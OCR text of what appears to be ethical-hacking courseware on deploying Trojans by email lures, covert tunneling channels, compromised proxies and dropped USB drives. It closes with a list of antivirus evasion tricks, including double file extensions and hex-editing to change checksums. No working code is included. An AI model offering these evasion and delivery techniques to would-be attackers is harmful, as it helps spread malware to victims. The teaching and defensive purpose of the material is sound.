
Propagating and Deploying a Trojan (Cont'd)

Deploy a Trojan through Covert Channels

- Attackers use covert channels to **deploy and hide malicious Trojans in an undetectable protocol**
- Covert channels operate on a **tunneling method** and are mostly employed by attackers to **evade firewalls** that are deployed in the target network
- Attackers can **create covert channels** using various tools such as **Ghost Tunnel V2**, and **ELECTRICFISH – a North Korean tunneling tool**



Covert Channel through TCP/UDP
Attacker
Malicious Server
Firewall
Target Server
HTML
JPG
WAV
GIF
Attack Target Services




Propagating and Deploying a Trojan (Cont'd)

Deploy a Trojan through Proxy Servers

- Attackers **compromise several computers** using a Trojan proxy and start using them as **hidden proxy servers**
- The attackers have **full control over the proxy victim's systems** and can **launch attacks on other systems** from an affected user's network
- Attackers use this to **anonymously propagate and deploy the Trojan** on to the target computer
- If the **authorities detect illegal activity**, the footprints lead to **innocent users**
- Thousands of **machines on the Internet** are infected with proxy servers

Attacker
Compromised Proxy Servers
Internet
Target Company




Propagating and Deploying a Trojan (Cont'd)

Deploy a Trojan through USB/Flash Drives

- Attackers **drop the USB drives on the pathway** and wait for random victims to pick them up
- Once the **USB drive is picked up and inserted** in the target system by the innocent victim, the **Trojan is propagated** onto the system and is **automatically executed**, thus infecting and compromising the system and network

Malicious Server
Download and Execute Trojan
Attacker
Drops Malicious USB
Victim Finds USB
Inserts USB in System
Drop and Execute Trojan
Compromise Victim's System



Propagating and Deploying a Trojan (Cont'd)

Techniques for Evading Antivirus Software

- Break the Trojan file into **multiple pieces** and zip them as a **single file**
- **ALWAYS** write your own Trojan, and embed it into an application
- **Change the Trojan's syntax:**
  - Convert an EXE to VB script
  - Change .EXE extension to .DOC.EXE, .PPT.EXE or .PDF.EXE (Windows hides "known extensions" by default, so it shows up only as .DOC, .PPT and .PDF)
- Change the content of the Trojan using **hex editor** and also change the **checksum** and encrypt the file
- Never use Trojans downloaded from the **web** (antivirus can detect these easily)

Propagating and Deploying a Trojan


After creating a Trojan and employing a dropper/downloader, wrapper, and crypter, the attacker must transfer the package and deploy it on the target machine. The attacker can use the following techniques to propagate the Trojan package to the target machine:

- Deploy a Trojan through emails
- Deploy a Trojan through covert channels
- Deploy a Trojan through proxy servers
- Deploy a Trojan through USB/flash Drives

Deploy a Trojan through Emails

A Trojan is the means by which an attacker can gain access to the victim's system. To gain control over the victim's machine, the attacker creates a Trojan server and then sends an email that lures the victim into clicking on a link provided within the email. As soon as the victim clicks the malicious link sent by the attacker, it connects directly to the Trojan server. The Trojan server then sends a Trojan to the victim system, which undergoes automatic installation on the victim's machine and infects it. As a result, the victim's device establishes a connection with the attack server unknowingly. Once the victim connects to the attacker's server, the attacker can take complete control of the victim's system and perform any action. If the victim carries out an online transaction or purchase, then the attacker can easily steal sensitive information such as the victim's credit card details and account information. In addition, the attacker can use the victim's machine to launch attacks on other systems.

The Trojan may infect computers when users open an email attachment that installs the Trojan on their computers, which might serve as a backdoor for criminals to access the system later.


Major Trojan Attack Paths:
User clicks on the malicious link
User opens malicious email attachments
The Trojan connects to the attack server
Link to Trojan Server
4
1
Attacker sends an email to victim containing link to Trojan server
Attacker
2
Victim clicks the link and immediately connects to Trojan server in Russia
Victim
Internet
Attacker installs the Trojan, infecting his machine
Trojan Server (Russia)
3
Trojan is sent to the victim

Apple Store
Call 1-800-MY-APPLE

Dear Customer,

To view the most up-to-date status and make changes to your Apple Online Store order, visit online your Order Status.

You can also contact **Apple Store Customer Service** at 1-800-676-2775 or visit online for more information.

Visit the Apple Online Store to purchase Apple hardware, software, and third-party accessories.
To purchase by phone, please call 1-800-MY-APPLE.

Figure 7.28: Propagating and deploying Trojan through email

Deploy a Trojan through Covert Channels

"**Overt**" refers to something explicit, obvious, or evident, whereas "**covert**" refers to something secret, concealed, or hidden.

An ***overt channel*** is a legal channel for the transfer of data or information in a company network, and it works securely to transfer data and information. On the contrary, a ***covert channel*** is an illegal, hidden path used to transfer data from a network.

The table below lists the primary differences between overt and covert channels:

Overt Channel	Covert Channel
A legitimate communication path within a computer system or network for the transfer of data	A channel that transfers information within a computer system or network in a way that violates the security policy
Its idle components can be exploited to create a covert channel	An example of a covert channel is the communication between a Trojan and its command-and-control center

Table 7.2: Comparison between the overt channel and covert channel

Covert channels are methods used by attackers to deploy and hide malicious Trojans in an undetectable protocol. They rely on a technique called tunneling, which enables one protocol to transmit over the other. This makes it an attractive mode of transmission for a Trojan, because an attacker can use the covert channel to install a backdoor on the target machine. Covert channels are mostly employed by attackers to evade antivirus scanners and firewalls deployed in the target network. Attackers can create covert channels using various tools such as Ghost Tunnel V2, and ELECTRICFISH (a North Korean tunneling tool). These tools enable attackers to create covert tunnels with protocols such as DNS, SSH, ICMP, and HTTP/S, to deploy Trojans and perform data exfiltration.

